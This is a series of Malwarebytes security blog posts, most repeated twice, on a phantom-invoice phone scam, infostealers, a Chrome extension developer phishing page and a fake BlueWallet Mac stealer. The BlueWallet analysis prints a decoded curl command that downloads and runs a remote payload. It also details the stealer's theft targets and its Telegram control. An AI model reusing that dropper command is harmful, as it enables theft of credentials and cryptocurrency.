      Pro tip: Malwarebytes Scam Guard can help spot scams like these and guide you in what to do next, while Browser Guard will block you from accessing scam websites.

      What to do if one of these lands in your inbox

      If you receive a suspicious invoice like the ones described here, take a few simple precautions:

      • Don’t call the number. That’s the core of the scam. Legitimate refunds or cancellations don’t require you to call a number from an unsolicited receipt.
      • Don’t reply or click anything. Treat the message as suspicious, even if it looks legitimate.
      • Verify charges independently. If you’re concerned a charge might be real, log in directly to PayPal, your bank, or the retailer by typing the address yourself and reviewing your transaction history.
      • Report it. Forward suspected phishing emails to the impersonated company’s abuse address and, in the US, report them to the FTC at reportfraud.ftc.gov. Reporting helps disrupt scam operations.
      • If you already called, end the conversation. Don’t install any software they recommend. If you granted remote access or shared payment information, contact your bank immediately and run a trusted security scan on your device.
      • Be wary of urgency. Phrases like “within 12 hours” or “cancel now” are designed to pressure you into acting before you think. Take the time to verify the claim independently.

      Scammers are increasingly shifting to tactics that software can’t easily inspect. A phone number in an email is difficult for security tools to evaluate, and the actual scam happens over a phone call instead of through a malicious link or attachment.

      That’s why finding this campaign during rollout matters. Instead of seeing the damage afterward, we got a look at the preparation: unfinished templates, incomplete details, and the scam kit before it was fully deployed.

      The best defense is simple: if an unexpected invoice tells you to call a number immediately, stop and verify the charge independently first.

      Indicators of compromise

      Domains

      invoicepdfin[.]xyz

      invoicepdfus[.]xyz

      invoicepdfusa[.]xyz

      invoicerep[.]xyz

      invoicestatement[.]xyz

      invoicestm[.]xyz

      Callback numbers

      804-392-2793

      801-640-8589


      Something feel off? Check it before you click.  

      Malwarebytes Scam Guard helps you analyze suspicious links, texts, and screenshots instantly.  

      Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.  

      Try it free → 

      •  

      We found this fake-invoice campaign while scammers were still building it

      A new batch of fake payment invoices is being staged right now, and we caught the campaign while it was still being put together. The emails impersonate PayPal, Amazon, and Geek Squad, and others, and they all share one goal: to scare you into calling a phone number where a fake “support agent” is waiting.

      What makes this wave unusual is that some of the templates we recovered still contained blank fields where the phone number and price should have been, while others were already complete and in circulation. We caught the campaign mid-rollout.

      What’s the scam?

      If you receive an email that looks like a receipt—“Your subscription renewed for $349,” “You sent a payment of $598.96”—and it tells you to call a number to cancel or dispute the charge, stop.

      There is no charge. The email exists to get you on the phone with a scammer who will then try to talk you into handing over remote access to your computer, your card details, or a “refund” that somehow requires you to send them money.

      This particular flavor is called a “phantom invoice” or “refund” scam, and the trick is psychological, not technical. That’s why these emails can often slip past spam filters: there’s often no malicious attachment or link for security systems to analyze. The scam is in the phone number you’re urged to call.

      If you didn’t make the purchase, there’s no need to call the number in the email to cancel it. Real companies don’t pressure customers into resolving unexpected charges through unsolicited phone numbers.

      The goal is simple: create enough concern to get you to call. You see a significant charge you don’t recognize, say $499, and your first instinct is to stop it. The invoice helpfully provides a number to call “if this wasn’t you.” So you call, and now you’re talking to the scammer.

      From there, the conversation usually leads to one of a few outcomes. They may ask you to install software so they can “fix” the charge, giving them access to your computer. They may ask for your card or bank details to “process the refund.” Or they may “accidentally” refund too much and ask you to send the difference back, usually by gift card or bank transfer.

      The invoice is just the bait, while the phone call is the trap.

      These emails are convincing, and some are already reaching inboxes. The good news is that simply receiving one doesn’t put you at risk. The scam only works if it succeeds in getting you to call the number provided. If you recognize the message as fraudulent and delete it, the attack stops there.

      If you did call the number and followed instructions from a scammer, run a virus scan and check your bank accounts. Change your critical passwords, enable multi-factor authentication (MFA), and make sure your security software is up to date.

      How we caught it half-built

      Most scam investigations start after the damage is done. This one was different. We came across a cluster of nearly identical invoice templates that were clearly part of the same kit, and several of them were incomplete.

      Where a finished scam email would show a phone number, some of these showed the literal text #TFN# instead, which is just a placeholder. (“TFN” is the scammers’ shorthand for toll-free number, the callback line they route victims to.) Others left the price as #PRICE#, the date as #DATE#, and the recipient as #EMAIL#. These are merge fields—the blanks a bulk-sending tool fills in automatically before a campaign goes out.

      Finding those placeholders still in place told us that the operation was still being assembled. Some templates were still half-finished, while others were already complete and carrying live callback numbers. We’d caught the campaign mid-rollout, between being built and fully launched.

      Why these invoices look believable

      The scammers use familiar brands such as PayPal, Amazon, and Geek Squad. They’re companies people expect to receive receipts and renewal notices from, which lowers suspicion.

      The charges are also carefully chosen. Amounts in the few-hundred-dollar range are large enough to cause concern but still seem plausible as a subscription renewal or online purchase.

      Many messages add urgency, telling recipients to call quickly to dispute or cancel the charge. This pressure is designed to stop people from verifying the transaction independently.

      Some invoices even combine trusted brands, such as claiming a payment was sent through PayPal to Amazon. Referencing multiple well-known companies makes the message appear more credible.

      How to spot a fake invoice

      The good news is that these scams share warning signs. Once you know what to look for, they get a lot easier to catch. Watch for any of these:

      • A charge you don’t remember making. If you don’t recognize the charge, verify it independently through your account or bank. If there’s no record of it, the invoice is likely a lure designed to get you to call.
      • A ticking clock. “Call within 12 hours,” “cancel before it renews,” or “act immediately” provide fake urgency designed to stop you thinking. Real billing problems can wait while you check.
      • Brands you trust, used as cover. The more familiar the logo, the less carefully people read. Scammers borrow trust they didn’t earn.
      • Odd details that don’t quite fit. A PayPal email “from” Amazon, a stray address that belongs to no one, or slightly off wording. Trust the small things that feel wrong.
      • Pressure to keep you on the phone. Once you call, a real company would never stop you from hanging up to verify, but a scammer will.

      If even one of these is present, treat the whole message as suspicious.

      Remember the single rule that defeats this entire scam: A genuine company will never rush you onto a call to undo a payment you never made. If you’re not sure whether a charge is real, close the email and check your account the normal way: by typing the company’s website into your browser yourself, or calling the number on the back of your bank card.

      Pro tip: Malwarebytes Scam Guard can help spot scams like these and guide you in what to do next, while Browser Guard will block you from accessing scam websites.

      What to do if one of these lands in your inbox

      If you receive a suspicious invoice like the ones described here, take a few simple precautions:

      • Don’t call the number. That’s the core of the scam. Legitimate refunds or cancellations don’t require you to call a number from an unsolicited receipt.
      • Don’t reply or click anything. Treat the message as suspicious, even if it looks legitimate.
      • Verify charges independently. If you’re concerned a charge might be real, log in directly to PayPal, your bank, or the retailer by typing the address yourself and reviewing your transaction history.
      • Report it. Forward suspected phishing emails to the impersonated company’s abuse address and, in the US, report them to the FTC at reportfraud.ftc.gov. Reporting helps disrupt scam operations.
      • If you already called, end the conversation. Don’t install any software they recommend. If you granted remote access or shared payment information, contact your bank immediately and run a trusted security scan on your device.
      • Be wary of urgency. Phrases like “within 12 hours” or “cancel now” are designed to pressure you into acting before you think. Take the time to verify the claim independently.

      Scammers are increasingly shifting to tactics that software can’t easily inspect. A phone number in an email is difficult for security tools to evaluate, and the actual scam happens over a phone call instead of through a malicious link or attachment.

      That’s why finding this campaign during rollout matters. Instead of seeing the damage afterward, we got a look at the preparation: unfinished templates, incomplete details, and the scam kit before it was fully deployed.

      The best defense is simple: if an unexpected invoice tells you to call a number immediately, stop and verify the charge independently first.

      Indicators of compromise

      Domains

      invoicepdfin[.]xyz

      invoicepdfus[.]xyz

      invoicepdfusa[.]xyz

      invoicerep[.]xyz

      invoicestatement[.]xyz

      invoicestm[.]xyz

      Callback numbers

      804-392-2793

      801-640-8589


      Something feel off? Check it before you click.  

      Malwarebytes Scam Guard helps you analyze suspicious links, texts, and screenshots instantly.  

      Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.  

      Try it free → 

      •  

      Infostealers are becoming the go-to phishing payload

      Phishing has changed. Slowly but surely, cybercriminals are turning to infostealers instead.

      Traditional phishing hasn’t gone away. Far from it. But many attackers are no longer focused solely on tricking victims into entering usernames and passwords on fake login pages. Instead, they are using infostealers to quietly collect passwords, cookies, browser data, and other sensitive information from infected devices.

      This approach is attractive because it scales well and reduces friction. Instead of relying on a victim to type credentials into a fake site, the malware can harvest logins already saved in browsers, session tokens, autofill data, cryptocurrency wallet details, and even files that contain useful information.

      This makes the attack chain less visible. A traditional phishing email often leaves obvious clues: a suspicious link, a fake login page, or a strange attachment. Infostealers are different. They can arrive through malicious online ads (malvertising), cracked software, fake browser updates, game cheats, or dubious download sites, and once installed, they work in the background, stealing whatever the victim’s device has in store.

      Part of this shift could be due to the widespread adoption of multi-factor authentication (MFA). By stealing session cookies, cybercriminals can bypass MFA, so they can access accounts without needing a password or authentication code.

      Another factor is the rise of the malware-as-a-service (MaaS) ecosystem. Infostealers are cheap to deploy, easy to scale, and highly profitable. Rather than building a full attack chain themselves, many criminals buy access to ready-made stealer kits, loaders, or initial access services from underground vendors. This lowers the barrier to entry and allows less-skilled attackers to run credential theft operations.

      In many cases, infostealers are just the first stage of a larger criminal operation. The stolen data is collected, packaged, and sold to other criminals interested in the harvested information. These buyers may specialize in fraud, account takeover, business email compromise, or ransomware. A single infected machine can generate multiple revenue streams: credentials for one buyer, session cookies for another, and corporate access or wallet data for a third.

      That division of labor is one reason infostealers have become so persistent. Operators can update their code, rotate infrastructure, and launch new campaigns with minimal effort, while affiliates handle distribution through phishing, malvertising, fake downloads, or social media lures.

      How to stay safe

      Because infostealers commonly arrive through malvertising, fake browser updates, and one-click downloads, it’s worth treating ads and pop-ups with healthy skepticism. My personal tip: Never click on sponsored ads. Instead, visit official websites directly and download software only from trusted sources such as official vendor sites or app stores.

      Another increasingly popular technique is ClickFix, a social engineering attack that tricks users into infecting their own devices. Never run commands or scripts copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. If a website tells you to execute a command or perform a technical action, check official documentation or contact support before proceeding.


      Picked up something you shouldn’t have?


      Pirated software, game cheats, and cracked tools remain some of the most common delivery methods for infostealers. These downloads often come bundled with malware that installs alongside the software you intended to get. The same caution applies to many browser extensions and add-ons that promise extra features or convenience. Stick to extensions from reputable developers, check reviews and permissions carefully, and avoid installing any add-on that asks for more access than it plausibly needs.

      Phishing emails are still a major threat, but many can be spotted if you slow down and verify before clicking. Even if an email looks like it comes from a trusted brand, treat unsolicited attachments and links with caution, especially when they urge you to open a file, install something urgently, or fix a billing issue. If you’re unsure, check the sender address, look for typos or odd phrasing, and confirm the request through a separate channel such as the company’s official website rather than the link in the email.


      We don’t just report on threats—we remove them

      Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

      •  

      Infostealers are becoming the go-to phishing payload

      Phishing has changed. Slowly but surely, cybercriminals are turning to infostealers instead.

      Traditional phishing hasn’t gone away. Far from it. But many attackers are no longer focused solely on tricking victims into entering usernames and passwords on fake login pages. Instead, they are using infostealers to quietly collect passwords, cookies, browser data, and other sensitive information from infected devices.

      This approach is attractive because it scales well and reduces friction. Instead of relying on a victim to type credentials into a fake site, the malware can harvest logins already saved in browsers, session tokens, autofill data, cryptocurrency wallet details, and even files that contain useful information.

      This makes the attack chain less visible. A traditional phishing email often leaves obvious clues: a suspicious link, a fake login page, or a strange attachment. Infostealers are different. They can arrive through malicious online ads (malvertising), cracked software, fake browser updates, game cheats, or dubious download sites, and once installed, they work in the background, stealing whatever the victim’s device has in store.

      Part of this shift could be due to the widespread adoption of multi-factor authentication (MFA). By stealing session cookies, cybercriminals can bypass MFA, so they can access accounts without needing a password or authentication code.

      Another factor is the rise of the malware-as-a-service (MaaS) ecosystem. Infostealers are cheap to deploy, easy to scale, and highly profitable. Rather than building a full attack chain themselves, many criminals buy access to ready-made stealer kits, loaders, or initial access services from underground vendors. This lowers the barrier to entry and allows less-skilled attackers to run credential theft operations.

      In many cases, infostealers are just the first stage of a larger criminal operation. The stolen data is collected, packaged, and sold to other criminals interested in the harvested information. These buyers may specialize in fraud, account takeover, business email compromise, or ransomware. A single infected machine can generate multiple revenue streams: credentials for one buyer, session cookies for another, and corporate access or wallet data for a third.

      That division of labor is one reason infostealers have become so persistent. Operators can update their code, rotate infrastructure, and launch new campaigns with minimal effort, while affiliates handle distribution through phishing, malvertising, fake downloads, or social media lures.

      How to stay safe

      Because infostealers commonly arrive through malvertising, fake browser updates, and one-click downloads, it’s worth treating ads and pop-ups with healthy skepticism. My personal tip: Never click on sponsored ads. Instead, visit official websites directly and download software only from trusted sources such as official vendor sites or app stores.

      Another increasingly popular technique is ClickFix, a social engineering attack that tricks users into infecting their own devices. Never run commands or scripts copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. If a website tells you to execute a command or perform a technical action, check official documentation or contact support before proceeding.


      Picked up something you shouldn’t have?


      Pirated software, game cheats, and cracked tools remain some of the most common delivery methods for infostealers. These downloads often come bundled with malware that installs alongside the software you intended to get. The same caution applies to many browser extensions and add-ons that promise extra features or convenience. Stick to extensions from reputable developers, check reviews and permissions carefully, and avoid installing any add-on that asks for more access than it plausibly needs.

      Phishing emails are still a major threat, but many can be spotted if you slow down and verify before clicking. Even if an email looks like it comes from a trusted brand, treat unsolicited attachments and links with caution, especially when they urge you to open a file, install something urgently, or fix a billing issue. If you’re unsure, check the sender address, look for typos or odd phrasing, and confirm the request through a separate channel such as the company’s official website rather than the link in the email.


      We don’t just report on threats—we remove them

      Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

      •  

      These convincing copyright notices are designed to steal Google logins

      A new scam is targeting people who publish Chrome extensions.

      The scam arrives as an official-looking “copyright removal request” claiming your extension is about to be removed from the Chrome Web Store and that you have 48 hours to appeal.

      It even looks personalized. After you enter your extension’s ID to “verify” it, the page pulls in your extension’s real name and icon. But it’s all part of a phishing attack designed to steal your Google username and password.

      If attackers gain access to a developer account, they may be able to take over the extension, access developer resources, or potentially push malicious updates to users.

      What’s actually going on

      If you’ve published a Chrome extension, you might encounter a page that looks like an official Google notice warning that your extension is being removed for copyright infringement.

      The page asks you to enter your extension ID, then displays your real extension details alongside a complaint number and countdown clock. It pressures you to sign in with Google to file an appeal before time runs out.

      None of it is real. The page is not operated by Google. The complaint, deadline, and countdown are fabricated. The goal is to trick you into entering your Google username and password into a fake sign-in window controlled by the scammer.

      The most important rule to remember: Genuine warnings about your extension appear in your Chrome Web Store developer dashboard, not on a third-party website.

      Why scammers want developer accounts

      Chrome extensions have access to users’ browsers, and they can be updated automatically.

      If attackers gain control of a developer account, they may be able to modify an extension, access developer resources, or potentially distribute malicious updates to existing users.

      That’s what makes developer accounts such attractive targets, and why scams like these are prevalent.

      What the scam looks like

      The page is hosted on a domain that has nothing to do with Google. In the version we analyzed, the site used the address dmca-chrome-extensions[.]click.

      Despite that, it uses Google’s branding and presents itself as a “Chrome Web Store Developer Policy Center.”

      The page first asks for the link or ID of your extension. That seems harmless, which is exactly why it works.

      Fake copyright removal request pretending to be from the Chrome Web Store.

      It uses your own extension to look convincing

      After you enter your extension ID, the page briefly displays a “Looking up extension…” message and then builds a fake takedown notice around your real extension.

      When we tested the scam with Malwarebytes Browser Guard, it displayed our genuine extension name, icon, and Chrome Web Store listing alongside the fake complaint.

      The fake site, pulling publicly available info about your extension.

      The site is simply pulling publicly available information from your extension’s Chrome Web Store page. Anyone can see that information. The scammers use it to make the fake notice appear legitimate.

      Everything else is invented.

      The complaint number, “date received,” 48-hour deadline, countdown timer, and timeline of events are generated by the scam page itself.

      The countdown is there to rush you

      A red warning banner claims your extension will be permanently removed unless you act within 48 hours, and a clock counts down by the second. The whole layout pushes you toward one button: sign in with Google to “verify your identity” and file your appeal. 

      The urgency is designed to create pressure so you react before taking the time to verify the claim.

      The fake sign-in window

      When you click “Continue to verification,” a Google sign-in window appears with a title bar, padlock, and address showing accounts.google.com.

      Convincing sign-in window

      It looks authentic, but it isn’t.

      The “window” is actually part of the web page itself. The padlock and address are just graphics designed to look like a real browser window.

      The scammers even tailor the appearance to match your operating system, showing Mac-style windows on macOS and Windows-style windows on Windows devices.

      Anything typed into this fake sign-in form is sent directly to the scammers.

      One giveaway is that the window cannot leave the browser page. Try dragging it to the edge of your screen and it stops at the browser border. Minimize the browser and it disappears as well.

      Most importantly, your browser’s real address bar still shows the scam site’s address, not Google’s.

      How to stay safe

      The good news is that a few simple habits defeat this scam.

      • Don’t trust the link. If you receive a warning about your extension, go directly to your Chrome Web Store developer dashboard and check there.
      • Be suspicious of urgency. Legitimate policy processes don’t rely on countdown clocks to force immediate action.
      • Check the address bar. A real Google sign-in page appears at accounts.google.com in your browser’s actual address bar.
      • Test the window. If a sign-in window can’t be dragged outside the browser or disappears when the browser is minimized, it’s probably fake.
      • Turn on stronger sign-in protection. Passkeys and hardware security keys make stolen passwords far less useful to attackers.
      • Use security software with phishing and web protection. Our Browser Guard, which is also part of Malwarebytes Premium can help block malicious websites and phishing pages before you enter sensitive information.

      This isn’t a crude phishing page. It uses your real extension details, mimics Google’s branding, and creates a convincing sense of urgency.

      If you receive a warning about your extension, don’t follow the link and don’t race the countdown. Go directly to your Chrome Web Store developer dashboard and verify the claim there.

      When in doubt, close the tab.

      If you already entered your details

      Act quickly.

      • Change your Google password immediately from a trusted device.
      • Sign out of all active sessions in your Google account security settings.
      • Review connected apps and devices for anything unfamiliar.
      • Turn on two-step verification, preferably using a passkey or security key.
      • Check your Chrome Web Store listings for changes, uploads, or new versions you didn’t publish.

      Indicators of Compromise (IOCs)

      Domain

      dmca-chrome-extensions[.]click


      Stop threats before they can do any harm.

      Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
      •  

      These convincing copyright notices are designed to steal Google logins

      A new scam is targeting people who publish Chrome extensions.

      The scam arrives as an official-looking “copyright removal request” claiming your extension is about to be removed from the Chrome Web Store and that you have 48 hours to appeal.

      It even looks personalized. After you enter your extension’s ID to “verify” it, the page pulls in your extension’s real name and icon. But it’s all part of a phishing attack designed to steal your Google username and password.

      If attackers gain access to a developer account, they may be able to take over the extension, access developer resources, or potentially push malicious updates to users.

      What’s actually going on

      If you’ve published a Chrome extension, you might encounter a page that looks like an official Google notice warning that your extension is being removed for copyright infringement.

      The page asks you to enter your extension ID, then displays your real extension details alongside a complaint number and countdown clock. It pressures you to sign in with Google to file an appeal before time runs out.

      None of it is real. The page is not operated by Google. The complaint, deadline, and countdown are fabricated. The goal is to trick you into entering your Google username and password into a fake sign-in window controlled by the scammer.

      The most important rule to remember: Genuine warnings about your extension appear in your Chrome Web Store developer dashboard, not on a third-party website.

      Why scammers want developer accounts

      Chrome extensions have access to users’ browsers, and they can be updated automatically.

      If attackers gain control of a developer account, they may be able to modify an extension, access developer resources, or potentially distribute malicious updates to existing users.

      That’s what makes developer accounts such attractive targets, and why scams like these are prevalent.

      What the scam looks like

      The page is hosted on a domain that has nothing to do with Google. In the version we analyzed, the site used the address dmca-chrome-extensions[.]click.

      Despite that, it uses Google’s branding and presents itself as a “Chrome Web Store Developer Policy Center.”

      The page first asks for the link or ID of your extension. That seems harmless, which is exactly why it works.

      Fake copyright removal request pretending to be from the Chrome Web Store.

      It uses your own extension to look convincing

      After you enter your extension ID, the page briefly displays a “Looking up extension…” message and then builds a fake takedown notice around your real extension.

      When we tested the scam with Malwarebytes Browser Guard, it displayed our genuine extension name, icon, and Chrome Web Store listing alongside the fake complaint.

      The fake site, pulling publicly available info about your extension.

      The site is simply pulling publicly available information from your extension’s Chrome Web Store page. Anyone can see that information. The scammers use it to make the fake notice appear legitimate.

      Everything else is invented.

      The complaint number, “date received,” 48-hour deadline, countdown timer, and timeline of events are generated by the scam page itself.

      The countdown is there to rush you

      A red warning banner claims your extension will be permanently removed unless you act within 48 hours, and a clock counts down by the second. The whole layout pushes you toward one button: sign in with Google to “verify your identity” and file your appeal. 

      The urgency is designed to create pressure so you react before taking the time to verify the claim.

      The fake sign-in window

      When you click “Continue to verification,” a Google sign-in window appears with a title bar, padlock, and address showing accounts.google.com.

      Convincing sign-in window

      It looks authentic, but it isn’t.

      The “window” is actually part of the web page itself. The padlock and address are just graphics designed to look like a real browser window.

      The scammers even tailor the appearance to match your operating system, showing Mac-style windows on macOS and Windows-style windows on Windows devices.

      Anything typed into this fake sign-in form is sent directly to the scammers.

      One giveaway is that the window cannot leave the browser page. Try dragging it to the edge of your screen and it stops at the browser border. Minimize the browser and it disappears as well.

      Most importantly, your browser’s real address bar still shows the scam site’s address, not Google’s.

      How to stay safe

      The good news is that a few simple habits defeat this scam.

      • Don’t trust the link. If you receive a warning about your extension, go directly to your Chrome Web Store developer dashboard and check there.
      • Be suspicious of urgency. Legitimate policy processes don’t rely on countdown clocks to force immediate action.
      • Check the address bar. A real Google sign-in page appears at accounts.google.com in your browser’s actual address bar.
      • Test the window. If a sign-in window can’t be dragged outside the browser or disappears when the browser is minimized, it’s probably fake.
      • Turn on stronger sign-in protection. Passkeys and hardware security keys make stolen passwords far less useful to attackers.
      • Use security software with phishing and web protection. Our Browser Guard, which is also part of Malwarebytes Premium can help block malicious websites and phishing pages before you enter sensitive information.

      This isn’t a crude phishing page. It uses your real extension details, mimics Google’s branding, and creates a convincing sense of urgency.

      If you receive a warning about your extension, don’t follow the link and don’t race the countdown. Go directly to your Chrome Web Store developer dashboard and verify the claim there.

      When in doubt, close the tab.

      If you already entered your details

      Act quickly.

      • Change your Google password immediately from a trusted device.
      • Sign out of all active sessions in your Google account security settings.
      • Review connected apps and devices for anything unfamiliar.
      • Turn on two-step verification, preferably using a passkey or security key.
      • Check your Chrome Web Store listings for changes, uploads, or new versions you didn’t publish.

      Indicators of Compromise (IOCs)

      Domain

      dmca-chrome-extensions[.]click


      Stop threats before they can do any harm.

      Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
      •  

      Fake BlueWallet steals passwords, accounts, and crypto from Macs

      A fake website impersonating BlueWallet (a real Bitcoin wallet) is targeting Mac users with a simple but effective attack. BlueWallet itself has not been compromised. Instead, cybercriminals have stolen the name and branding of the legitimate Bitcoin wallet to make a malicious download appear trustworthy.

      If you went looking for a cryptocurrency wallet and landed on one of these fake BlueWallet download pages, the site tried to trick you into opening a downloaded file in a built-in macOS tool and pressing “Run.” If you followed those instructions, the malware could steal saved passwords, browser logins, cryptocurrency wallets, documents, and other sensitive data. It also watches the clipboard for cryptocurrency wallet addresses and can replace them with attacker-controlled addresses..

      That last feature is particularly dangerous. If you copy a wallet address before sending funds, the malware can silently replace it with the attacker’s address. Everything looks normal on screen, but the money goes somewhere else.

      Should you worry? Only if you downloaded and ran the file. Simply visiting the page and closing it does nothing on its own. The attack depends entirely on the user opening the script and pressing play.

      If you did run it, treat the machine as compromised and follow the steps below.

      What to do if you may have run it

      If you opened the file and pressed play, assume your device was compromised and work through these steps:

      • Disconnect the machine from the network to cut the control channel
      • Run a full scan of the device, and make sure you’re using up-to-date security software with web protection enabled
      • From a different, trusted device, change passwords for any accounts used on the Mac, starting with email and cryptocurrency exchanges
      • Move any cryptocurrency to a new wallet created on a clean device
      • Treat existing seed phrases and keys as exposed
      • Before sending crypto in future, verify the full destination address character by character
      • Check for and remove unfamiliar files in ~/Library/LaunchAgents
      • Look for a hidden .sysupd.sh file in /tmp
      • Rotate cloud and SSH credentials if .ssh, .aws, or .gnupg files were present on the machine
      • When in doubt, back up your data and reinstall macOS from a known-good source rather than trying to clean in place

      Picked up something you shouldn’t have?


      Social engineering tricks

      The most interesting part of this campaign isn’t technical. The attackers didn’t break into the Mac or bypass Apple’s security protections. They persuaded victims to run the malware themselves.

      The fake website walks users through the process with a convincing download page, simple instructions, and even a keyboard shortcut. The attack succeeds because the victim trusts what they are seeing.

      As operating systems get better at blocking malicious software, attackers are increasingly investing in social engineering. Instead of finding ways around security controls, they convince people to click through them.

      That’s why one habit is becoming increasingly important: Be suspicious of any download that arrives with instructions to open it in a scripting tool, developer utility, or Terminal window and press “Run.”

      In this campaign, a single press of ⌘R was enough to turn a Mac into a password stealer, cryptocurrency wallet thief, clipboard hijacker, and remote access tool.

      Technical analysis

      Stage one: The AppleScript downloader

      The page lives at update-bluewallet[.]com, a domain name close enough to the real wallet (bluewallet.io) to pass a quick glance. The first thing the page does is not wait for consent. Its script calls a download routine on a two-second timer the moment the page loads, and again if the visitor clicks either of two buttons.

      The file that lands in the Downloads folder is named BlueWallet Installer.applescript, an extension most people have never seen and have no instinct to distrust.

      Then the page does something quietly clever. After a short delay, it rewrites its own status text to read like setup instructions: open the installer, then press the play button or ⌘R. It even draws a small blue play triangle in the text so the wording matches the real Script Editor interface the victim is about to see.

      Fake BlueWallet website that guides the victim through downloading and running the malicious script

      The page walks the victim through the exact motions needed to run the file.

      On modern macOS, an unsigned application downloaded from the web gets quarantined and checked before it can run. A plain script opened in Script Editor and executed by the user sidesteps that flow. The person is manually instructing a trusted Apple tool to run code, so there is no notarization gate to fail.

      This is why the attacker chose an AppleScript instead of a packaged app: it moves the risky action out of the operating system’s hands and into the victim’s.

      The AppleScript itself is remarkably short. Stripped of its decorative comments, including a fake version number and a line claiming to be a “Brew Install Upgrade,” it runs a single base64-encoded shell command and then tells Script Editor to quit without saving, removing the evidence from view.

      Brew Install Upgrade

      Decoded, that command does this:

      curl -s 'https://projects2026box[.]com/serve_site/confighelper_0adfeee8.sh' -o /tmp/.sysupd.sh && chmod +x /tmp/.sysupd.sh && /tmp/.sysupd.sh >/dev/null 2>&1 &

      It fetches a second script from a remote host, saves it to a hidden file in the temp directory, makes it executable, and runs it in the background with all output suppressed.

      The victim sees nothing. The filename .sysupd.sh is dressed up to look like a system update. This is a textbook staged dropper: stage one is tiny and disposable, and its only job is to fetch the real payload.

      Stage two: Payload analysis

      The first lines establish how the malware intends to operate. It sets umask 077 so everything it creates is readable only by the compromised user, then builds a hidden, randomly named working directory under /tmp seeded from /dev/urandom.

      Its configuration is obfuscated, but weakly. A small function named _xd walks a hex string two characters at a time and XORs each byte against a hardcoded repeating key: swckR9JCD2Uu.

      That function decodes the script’s Telegram bot token, chat identifier, secondary command token, and staging URL at runtime. It is enough to defeat tools that only search for plaintext strings, but not much more. Because the key and algorithm are both sitting in the file, every encoded value is fully recoverable.

      One detail stands out: The decoded Telegram chat value and decoded command-and-control chat value are identical. The attacker is using a single Telegram channel as both the exfiltration drop and the control channel. It is cheap, scalable, encrypted, and blends into ordinary HTTPS traffic.

      Not everything is obfuscated. The clipboard-hijacking addresses are sitting in the file in plain text: a Bitcoin address, an Ethereum address, and a Solana address. These are the addresses the implant swaps in when it catches you copying a wallet address. Because they are public on their respective blockchains, they are also among the most useful artifacts in the whole sample.

      What the malware steals

      The second stage’s collection routines are sweeping. They pull from six broad categories.

      1. Web browsers

      The script extracts history, cookies, login data, and bookmarks from a wide range of browsers, including:

      • Chromium-based browsers: Google Chrome Stable, Beta, Canary, and Dev; Brave; Microsoft Edge; Vivaldi; Opera; Opera GX; Arc; Chromium; Coccoc; and Yandex
      • Firefox-based browsers: Firefox, Waterfox, Pale Moon, Zen, and LibreWolf
      • macOS native browser data: Safari cookies, history, and form values

      2. Cryptocurrency wallets

      This appears to be the script’s primary focus.

      It targets desktop wallet applications including Electrum, Electrum-LTC, Exodus, Atomic Wallet, Ledger Live, Trezor Suite, Bitcoin Core, Litecoin Core, DashCore, Dogecoin Core, Coinomi, Monero, Sparrow, Armory, BlueWallet, Zengo, Trust Wallet, Binance Desktop, and Tonkeeper.

      It also targets browser-extension wallets across several ecosystems:

      • Bitcoin: Xverse, Leather, UniSat, Alby, and Wizz
      • Solana: Phantom, Solflare, Backpack, Nightly, MagicEden, Sollet, and Slope
      • EVM wallets: MetaMask, Trust Wallet, OKX, Coinbase Wallet, Rabby, Zerion, Rainbow, SafePal, Bitget, Ronin, and XDEFI
      • Cosmos: Keplr, Station, and Cosmostation
      • Other ecosystems: Yoroi, Lace, Petra, Martian, Suiet, Talisman, SubWallet, Braavos, and Temple

      3. Password managers and security tools

      The malware targets local storage and settings for several password managers, including LastPass, 1Password, Dashlane, Bitwarden, Keeper, RoboForm, NordPass, Enpass, StickyPassword, TrueKey, Passbolt, and Buttercup.

      It also looks for data associated with 2FA and authenticator tools, including Google Authenticator, Authy, Duo, Microsoft Authenticator, 2FAS, and FreeOTP.

      4. Communication and social apps

      The script attempts to copy session data and local storage for Telegram Desktop and Discord, including Discord Canary and Discord PTB.

      5. Developer and cloud tools

      It looks for credentials and configuration files in the user’s home directory, including:

      • AWS CLI configurations in .aws
      • SSH keys in .ssh
      • GnuPG keys in .gnupg
      • Kubernetes configs in .kube
      • Shell and Git files including .zshrc, .zsh_history, .bash_history, and .gitconfig

      6. Productivity apps and general files

      The script copies the local Apple Notes database, NoteStore.sqlite.

      It also looks for browser-extension data related to shopping and productivity tools, including Honey, CapitalOne Shopping, Rakuten, CamelCamelCamel, Grammarly, Evernote, Notion Clipper, Todoist, and Google Keep.

      Finally, it scans Desktop, Documents, and Downloads for files with extensions including .txt, .pdf, .docx, .doc, .rtf, .wallet, .key, .keys, .seed, .kdbx, .pem, and .env, under a size cap.

      What it does with the stolen data

      The malware tries to capture the user’s account password directly. An osascript dialog titled “System Preferences” asks the user to re-enter their password “to continue.” The script validates each attempt against dscl . authonly before saving it, so it only stops once it has a working credential.

      For exfiltration, it archives the staged data with macOS’s own ditto, likely because it is always present, unlike zip. To stay under Telegram’s 50 MB upload limit, it breaks larger archives into 49 MB chunks with split before sending each part.

      It establishes persistence by writing a LaunchAgent plist into the user’s ~/Library/LaunchAgents, backed by a hidden support directory, and loading it with launchctl so the implant runs again at every login.

      The clipboard hijack is a live background loop. A clip_watch function continuously inspects the clipboard, matches Bitcoin, Ethereum, and Solana address formats by regex, reports the original address to the command-and-control channel, and overwrites the clipboard with the attacker’s address via pbcopy.

      That means the substitution happens silently between copy and paste.

      Finally, the malware can be controlled interactively. A c2_loop polls the Telegram bot for commands and supports a full operator toolkit:

      • /info for system details
      • /exec for arbitrary shell commands
      • /clipboard to read current clipboard contents
      • /download to pull specific files
      • /exfil to rerun the theft module
      • /selfdestruct to wipe traces

      This makes the Telegram channel a real-time remote-control link, not just a one-way drop.

      Living off the land, and off Telegram

      The pattern here is familiar and getting more common: lean on tools that are already trusted.

      The delivery abuses Apple’s own Script Editor. The configuration hides behind a trivial XOR rather than packed binaries. The command channel rides Telegram’s Bot API, which can pass through egress filters that would flag an unknown server.

